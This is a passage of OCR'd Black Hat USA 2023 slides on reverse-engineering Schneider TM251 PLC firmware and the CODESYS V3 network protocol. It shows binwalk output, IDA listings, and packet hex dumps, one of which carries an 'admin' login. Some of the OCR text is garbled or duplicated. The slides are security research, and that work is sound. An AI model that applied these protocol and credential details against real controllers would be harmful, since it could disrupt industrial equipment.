2081869       0x1FC44D        Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
3887275       0x3B50AB        Unix path: /usr/Cfg/CodesysLateConf.cfg
3888903       0x3B5707        Unix path: /usr/Syslog/PlcLog
3889342       0x3B58BE        Copyright string: "Copyright Information that will appear in the telnet screen and the revision of this personality file."
3915584       0x3BBF40        gzip compressed data, has original file name: "CoDeSys.lco", from FAT filesystem (MS-DOS, OS/2, NT), last modified: 2009-01-07 14:17:32
3926272       0x3BE900        gzip compressed data, maximum compression, has original file name: "M258Icon.lco", from FAT filesystem (MS-DOS, OS/2, NT), last modified: 2016-01-21 10:39:25
3941692       0x3C253C        CRC32 polynomial table, little endian
3948640       0x3C4060        CRC32 polynomial table, little endian
3949803       0x3C44EB        Copyright string: "Copyright 1995-2002 Jean-loup Gailly "
3950423       0x3C4757        Copyright string: "Copyright 1995-2002 Mark Adler "
3974248       0x3CA468        SHA256 hash constants, little endian
3974592       0x3CA5C0        Base64 standard index table
3978964       0x3CB6D4        CRC32 polynomial table, little endian
3992132       0x3CEA44        Copyright string: "Copyright 1984-2004 Wind River Systems, Inc."
4079066       0x3E3DDA        Copyright string: "Copyright Wind River Systems, Inc., 1984-"
4115824       0x3ECD70        VxWorks WIND kernel version "2.13"
4130068       0x3F0514        AES Inverse S-Box
4149656       0x3F5198        Copyright string: "Copyright (c) Interpeak AB 2000-2010. All rights reserved."
4165028       0x3F8DA4        Neighborly text, "NeighborCacheToLive"
4216128       0x405540        Unix path: /usr/Cfg/CIPc2.bin
4227272       0x4080C8        Unix path: /usr/Cfg/FirewallDefault.cmd
4239776       0x40B1A0        Unix path: /sys/OS/pltdkmcustom.out
4245540       0x40CB24        Unix path: /dev/root/mac.dat
4276776       0x414228        Copyright string: "Copyright (c) 3S - Smart Software Solutions GmbH"
4282244       0x415784        HTML document header
4282408       0x415828        HTML document footer
4283132       0x415AFC        Unix path: /usr/Cfg/FirewallDefault.cmd
4283964       0x415E3C        HTML document header
4284065       0x415EA1        HTML document footer
4293668       0x418424        HTML document header
4293832       0x4184C8        HTML document footer
4293844       0x4184D4        HTML document header
4293969       0x418551        HTML document footer
4293980       0x41855C        HTML document header
4294054       0x4185A6        HTML document footer
4294064       0x4185B0        HTML document header
4294220       0x41864C        HTML document footer
4300612       0x419F44        Unix path: /usr/Syslog/FwLog.txt
4300688       0x419F90        Unix path: /usr/Syslog/FwLog.bak
4301804       0x41A3EC        Unix path: /usr/Syslog/heartbeatSd.wvr
4303108       0x41A904        Unix path: /sys/cmd/SetNodeName.dat
4304208       0x41AD50        Unix path: /usr/URF/.DefaultURforScript.urf
4306512       0x41B650        Unix path: /sys/Web/PWD
4380960       0x42D920        uuencoded data, file name: "%s", file permissions: "644"
4454300       0x43F79C        Neighborly text, "Neighbor-8s"
```

Analysis Techniques: Reverse Engineering TM251

File Name	
M251_4.3.9.13_19.12.11.1	SECO (8.8 mb)


```
a@a-virtual-machine:~/schnider$ binwalk -e -M M251_4.3.9.13_19.12.11.1.seco

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
390477        0x5F54D         Certificate in DER format (x509 v3), header length: 4, sequence length: 1292
405777        0x63111         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
958157        0xE9ECD         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
958237        0xE9F1D         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
1453061       0x162C05        Certificate in DER format (x509 v3), header length: 4, sequence length: 5424
1622441       0x18C1A9        Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
1699996       0x19F09C        SHA256 hash constants, little endian
1822381       0x1BCEAD        Certificate in DER format (x509 v3), header length: 4, sequence length: 512
1882037       0x1CB7B5        Certificate in DER format (x509 v3), header length: 4, sequence length: 1424
1883141       0x1CBC05        Certificate in DER format (x509 v3), header length: 4, sequence length: 1440
1892413       0x1CE03D        Certificate in DER format (x509 v3), header length: 4, sequence length: 1460
1895981       0x1CEE2D        Certificate in DER format (x509 v3), header length: 4, sequence length: 5580
1896173       0x1CEEED        Certificate in DER format (x509 v3), header length: 4, sequence length: 5584
1898653       0x1CF89D        Certificate in DER format (x509 v3), header length: 4, sequence length: 1528
1899437       0x1CFBAD        Certificate in DER format (x509 v3), header length: 4, sequence length: 1524
2081869       0x1FC44D        Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
3887275       0x3B50AB        Unix path: /usr/Cfg/CodesysLateConf.cfg
3888903       0x3B5707        Unix path: /usr/Syslog/PlcLog
3889342       0x3B58BE        Copyright string: "Copyright Information that will appear in the telnet screen and the revision of this personality file."
3915584       0x3BBF40        gzip compressed data, has original file name: "CoDeSys.ico", from FAT filesystem (MS-DOS, OS/2, NT), last modified: 2009-01-07 14:17:32
3926272       0x3BE900        gzip compressed data, maximum compression, has original file name: "M258Icon.ico", from FAT filesystem (MS-DOS, OS/2, NT), last modified: 2016-01-21 10:39:25
3941692       0x3C253C        CRC32 polynomial table, little endian
3948640       0x3C4060        CRC32 polynomial table, little endian
3949803       0x3C44EB        Copyright string: "Copyright 1995-2002 Jean-loup Gailly "
3950423       0x3C4757        Copyright string: "Copyright 1995-2002 Mark Adler "
3974248       0x3CA468        SHA256 hash constants, little endian
3974592       0x3CA5C0        Base64 standard index table
3978964       0x3CB6D4        CRC32 polynomial table, little endian
3992132       0x3CEA44        Copyright string: "Copyright 1984-2004 Wind River Systems, Inc."
4079066       0x3E3DDA        Copyright string: "Copyright Wind River Systems, Inc., 1984-"
4115824       0x3ECD70        VxWorks WIND kernel version "2.13"
4130068       0x3F0514        AES Inverse S-Box
4149656       0x3F5198        Copyright string: "Copyright (c) Interpeak AB 2000-2010. All rights reserved."
4165028       0x3F8DA4        Neighborly text, "NeighborCacheToLive"
4216128       0x405540        Unix path: /usr/Cfg/CIPc2.bin
4227272       0x4080C8        Unix path: /usr/Cfg/FirewallDefault.cmd
4239776       0x40B1A0        Unix path: /sys/OS/pltdkmcustom.out
4245540       0x40CB24        Unix path: /dev/root/mac.dat
4276776       0x414228        Copyright string: "Copyright (c) 3S - Smart Software Solutions GmbH"
4282244       0x415784        HTML document header
4282408       0x415828        HTML document footer
4283132       0x415AFC        Unix path: /usr/Cfg/FirewallDefault.cmd
4283964       0x415E3C        HTML document header
4284065       0x415EA1        HTML document footer
4293668       0x418424        HTML document header
4293832       0x4184C8        HTML document footer
4293844       0x4184D4        HTML document header
4293969       0x418551        HTML document footer
4293980       0x41855C        HTML document header
4294054       0x4185A6        HTML document footer
4294064       0x4185B0        HTML document header
4294220       0x41864C        HTML document footer
4300612       0x419F44        Unix path: /usr/Syslog/FwLog.txt
4300688       0x419F90        Unix path: /usr/Syslog/FwLog.bak
4301804       0x41A3EC        Unix path: /usr/Syslog/heartbeatWd.wvr
4303108       0x41A904        Unix path: /sys/cmd/SetNodeName.dat
4304208       0x41AD50        Unix path: /usr/URF/.DefaultURforScript.urf
4306512       0x41B650        Unix path: /sys/Web/PWD
4308960       0x42D920        uuencoded data, file name: "%s", file permissions: "644"
4454300       0x43F79C        Neighborly text, "Neighbor-8s"
```

```
|   |-- M251.BPD
|   `-- _M251.BPD.extracted
|       |-- 0.zip
|       |-- Image.tar
|       `-- _Image.tar.extracted
|           |-- 0.tar
|           `-- Image
|               |-- sys
|               |   |-- Cmd
|               |   |   |-- Controller.ini
|               |   |   `-- Script.cmd
|               |   |-- OS
|               |   |   |-- M241M251FW1v_6.41
|               |   |   |-- M241M251FW2v_6.41
|               |   |   |-- _M241M251FW2v_6.41.extracted
|               |   |   |   |-- CoDeSys.ico
|               |   |   |   `-- M258Icon.ico
|               |   |   |-- pltdkmcustom.out
|               |   |   `-- version.ini
|               |   `-- Web
```


black hat USA 2023

Analysis Techniques: Reverse Engineering TM251

Analysis Techniques: Reverse Engineering TM251



Analysis Techniques: Reverse Engineering TM251



Help

```
$ ./basefind2.py -h
usage: basefind2.py [-h] [-sl STRLENGTH] [-dl DIFFLENGTH] [-s SAMPLERATE] file

Scans a flat 32-bit binary and attempt to determine the base address.
Finds DIFFLENGTH part of the subsequent string differences inside the
subsequent pointer differences to get base candidates. It doesn't need
to brute-force all of the base addresses, so it's much faster. Based on
the excellent basefind.py by mncoppola and the excellent rbasefind.
```

Analysis Techniques: Reverse Engineering TM251

```
def determine_base_offset(self):
```

```
0 0x1fadddc
1 0x2002000
2 0x2002000
3 0x2002000
4 0x2002000
5 0x2002000
6 0x2002000
7 0x2002000
8 0x2002000
9 0x2002000
10 0x2002000
11 0x2002000
12 0x2002000
13 0x2002000
14 0x2002000
15 0x2002000
16 0x2002000
17 0x2002000
0x2002000
```

Analysis Techniques: Ida Python Custom Project

- Manual Segmentation
- Strings Redefinition
- Methods Redefinition
- Reference Table Definition
- Renaming Based On Log/Suffix/Inheritance
- Renaming Based On Reference Table

Analysis Techniques: Ida Python Custom Project

For more information & white paper checkout :

https://github.com/microsoft/CoDe16

Analysis Techniques: Reverse Engineering TM251

```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c 29 82 40 00 40 11  8d 82 c0 a8 01 0a c0 a8   ··)·@·@· ········
0020  01 02 06 cc 06 cc 00 78  fb 64 c5 6b 40 40 00 21   ·······x ·d·k@@·!
0030  00 02 00 0a 90 00 01 81  d0 48 01 00 00 00 00 00   ········ ·H······
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@·· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
0070  61 64 6d 69 6e 00 11 a0  80 00 ec 04 23 3d 5a 36   admin··· ····#=Z6
0080  45 66 76 23 32 37 97 75  70 68 58 54 68 75 83 3f   Efv#27·u phXThu·?
0090  70 68 82 44 72 2a 93 55  62 52                     ph·Dr*·U bR
```

```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c 29 82 40 00 40 11  8d 82 c0 a8 01 0a c0 a8   ··)·@·@· ········
0020  01 02 06 cc 06 cc 00 78  fb 64 c5 6b 40 40 00 21   ·······x ·d·k@@·!
0030  00 02 00 0a 90 00 01 81  d0 48 01 00 00 00 00 00   ········ ·H······
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@·· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
```

```
0000  00 0c 29 1c ef bd 00 30  de 40 e0 0b 08 00 45 00   ··)····0 ·@····E·
0010  00 68 8a e0 40 00 40 11  2c 48 c0 a8 01 02 c0 a8   ·h··@·@· ,H······
0020  01 0a 06 cc 06 cc 00 54  b1 5f c5 73 40 40 00 12   ·······T ·_·s@@··
0030  00 0a 90 00 00 02 01 01  d0 48 01 00 00 00 01 00   ········ ·H······
0040  00 00 2c 00 00 00 d7 42  c9 90 55 cd 10 00 81 00   ··,····B ··U·····
0050  02 00 00 00 00 00 18 00  00 00 00 00 00 00 82 01   ········ ········
0060  94 00 20 02 00 00 24 84  80 00 0d 00 00 00 21 84   ·· ···$· ·····!·
0070  80 00 f8 5a 04 cb                                  ···Z··
```

Analysis Techniques: Reverse Engineering TM251

```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c 29 82 40 00 40 11  8d 82 c0 a8 01 0a c0 a8   ··)·@·@· ········
0020  01 02 06 cc 06 cc 00 78  fb 64 c5 6b 40 40 00 21   ·······x ·d·k@@·!
0030  00 02 00 0a 90 00 01 81  d0 48 01 00 00 00 00 00   ········ ·H······
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@·· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
0070  61 64 6d 69 6e 00 11 a0  80 00 ec 04 23 3d 5a 36   admin··· ····#=Z6
0080  45 66 76 23 32 37 97 75  70 68 58 54 68 75 83 3f   Efv#27·u phXThu·?
0090  70 68 82 44 72 2a 93 55  62 52                     ph·Dr*·U bR
```

```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c 29 82 40 00 40 11  8d 82 c0 a8 01 0a c0 a8   ··)·@·@· ········
0020  01 02 06 cc 06 cc 00 78  fb 64 c5 6b 40 40 00 21   ·······x ·d·k@@·!
0030  00 02 00 0a 90 00 01 81  d0 48 01 00 00 00 00 00   ········ ·H······
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@·· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
```

```
0000  00 0c 29 1c ef bd 00 30  de 40 e0 0b 08 00 45 00   ··)····0 ·@····E·
0010  00 68 8a e0 40 00 40 11  2c 48 c0 a8 01 02 c0 a8   ·h··@·@· ,H······
0020  01 0a 06 cc 06 cc 00 54  b1 5f c5 73 40 40 00 12   ·······T ·_·s@@··
0030  00 0a 90 00 00 02 01 01  d0 48 01 00 00 00 01 00   ········ ·H······
0040  00 00 2c 00 00 00 d7 42  c9 90 55 cd 10 00 81 00   ··,····B ··U·····
0050  02 00 00 00 00 00 18 00  00 00 00 00 00 00 82 01   ········ ········
0060  94 00 20 02 00 00 24 84  80 00 0d 00 00 00 21 84   ·· ···$· ·····!·
0070  80 00 f8 5a 04 cb                                  ···Z··
```

Analysis Techniques: Reverse Engineering TM251

Address	Function	Instruction		
ROM:02027B90	AppGenerateAppIDService	LDR	R2, =0xCD55	
ROM:02027BF0		dword_2027BF0	DCD 0xCD55	; DATA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48	AppGenerateCreateAppSer…	LDR	R2, =0xCD55	
ROM:02027D78		dword_2027D78	DCD 0xCD55	; DATA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC	AppLoadBootprojectService	LDR	R12, =0xCD55	
ROM:0202F554		dword_202F554	DCD 0xCD55	; DATA XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700	sub_2035B28	LDR	R2, =0xCD55	
ROM:02036AFC	sub_2035B28	dword_2036AFC	DCD 0xCD55	; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514	sub_2035B28	LDR	R2, =0xCD55	
ROM:020F76E8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79BC	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F79F8	sub_20F7680	LDR	R3, =0xCD55	
ROM:020F7B5C		dword_20F7B5C	DCD 0xCD55	; DATA XREF: sub_20F7680+68↑r


black hat
USA 2023
Analysis Techniques: Reverse Er
Address
Function
Instruc
ROM:02027B90
AppGenerateAppIDServic
ROM:02027BF0
dwor
; D TA XREF: AppGenerateAppIDService+1C↑r
ROM:02027C48
AppGenerateCreateAppSe
ROM:02027D78
; DA TA XREF: AppGenerateCreateAppService2+4C↑r
ROM:0202F0EC
AppLoadBootprojectService
ROM:0202F554
A XREF: AppLoadBootprojectService+2E4↑r
ROM:02036700
sub_2035B28
ROM:02036AFC
sub_2035B28
dword
FC
D55
; DATA XREF: sub_2035B28+BD8↑r
ROM:02037514
sub_2035B28
=0xCD55
ROM:020F76E8
sub_20F7680
=0xCD55
ROM:020F79BC
sub_20F7680
ROM:020F79F8
sub_20F7680
ROM:020F7B5C
5C
ATA XREF: sub_20F7680+68↑r
#BHUSA @BlackHatEvents

https://help.codesys.com/

Analysis Techniques: CODESYS Documentation

CmpApp Library Documentation

CmpTraceMgr Library Documentation

CmpUserMgr Library Documentation

CmpIecVarAccess Library Documentation


SysFile Library Documentation

`SysFileOpen` (FUN)


`SysFileRead` (FUN)

`SysFileWrite` (FUN)

Analysis Results: CODESYS Network protocol




Analysis Results: CODESYS Network protocol




```
> Frame 10: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface \Devi
> Ethernet II, Src: Telemech_3d:00:37 (00:80:f4:3d:00:37), Dst: VMware_1c:ef:c7 (00:0c:2
> Internet Protocol Version 4, Src: 10.10.0.55, Dst: 10.10.0.112
v User Datagram Protocol, Src Port: 1740, Dst Port: 1740
    Source Port: 1740
    Destination Port: 1740
    Length: 52
    Checksum: 0x6e5a [unverified]
    [Checksum Status: Unverified]
    [Stream index: 1]
  > [Timestamps]
    UDP payload (44 bytes)
> CoDeSys V3 Protocol Data
```


```
0000  00 0c 29 1c ef c7 00 80  f4 3d 00 37 08 00 45 00   ··)····· ·=·7··E·
0010  00 48 42 f8 00 00 40 11  22 f3 0a 0a 00 37 0a 0a   ·HB···@· "····7··
0020  00 70 06 cc 06 cc 00 34  6e 5a c5 63 40 40 00 34   ·p·····4 nZ·c@@·4
0030  00 00 00 70 80 00 00 00  00 00 00 37 00 05 83 00   ···p···· ···7····
0040  01 01 c3 39 bf 0b e0 70  98 36 00 00 70 e6 20 76   ···9···p ·6··p· v
0050  01 00 00 07 d7 02                                  ·····
```

Analysis Results: CODESYS Network protocol





```
0000  00 0c 29 1c ef c7 00 80  f4 3d 00 37 08 00 45 00   ··)·····  ·=·7··E·
0010  00 48 42 f8 00 00 40 11  22 f3 0a 0a 00 37 0a 0a   ·HB···@·  "····7··
0020  00 70 06 cc 06 cc 00 34  6e 5a c5 63 40 40 00 34   ·p·····4  nZ·c@@·4
0030  00 00 00 70 80 00 00 00  00 00 00 37 00 05 83 00   ···p····  ···7····
0040  01 01 c3 39 bf 0b e0 70  98 36 00 00 70 e6 20 76   ···9···p  ·6··p· v
0050  01 00 00 07 d7 02                                  ······ 
```

Analysis Results: CODESYS Network protocol





```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c 29 82 40 00 40 11  8d 82 c0 a8 01 0a c0 a8   ··)·@·@· ········
0020  01 02 06 cc 06 cc 00 78  fb 64 c5 6b 40 40 00 21   ·······x ·d·k@@·!
0030  00 02 00 0a 90 00 01 81  d0 48 01 00 00 00 00 00   ········ ·H······
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
0070  61 64 6d 69 6e 00 11 a0  80 00 ec 04 23 3d 5a 36   admin··· ····#=Z6
0080  45 66 76 23 32 37 97 75  70 68 58 54 68 75 83 3f   Efv#27·u phXThu·?
0090  70 68 82 44 72 2a 93 55  62 52                     ph·Dr*·U bR
```

Analysis Results: CODESYS Network protocol




```
0000  00 30 de 40 e0 0b 00 0c  29 1c ef bd 08 00 45 00   ·0·@···· )·····E·
0010  00 8c bf 65 40 00 40 11  f7 9e c0 a8 01 0a c0 a8   ···e@·@· ········
0020  01 02 06 cc 06 cc 00 78  83 e6 c5 6b 40 40 00 21   ·······x ···k@@·!
0030  00 02 00 0a 90 00 01 81  10 c1 01 00 00 00 00 00   ········ ········
0040  00 00 50 00 00 00 39 32  14 a9 55 cd 0c 00 01 00   ··P···92 ··U·····
0050  02 00 00 00 00 00 40 00  00 00 22 84 80 00 01 00   ·····@· ··"·····
0060  00 00 23 84 80 00 21 34  56 03 81 01 ac 00 10 06   ··#···!4 V·······
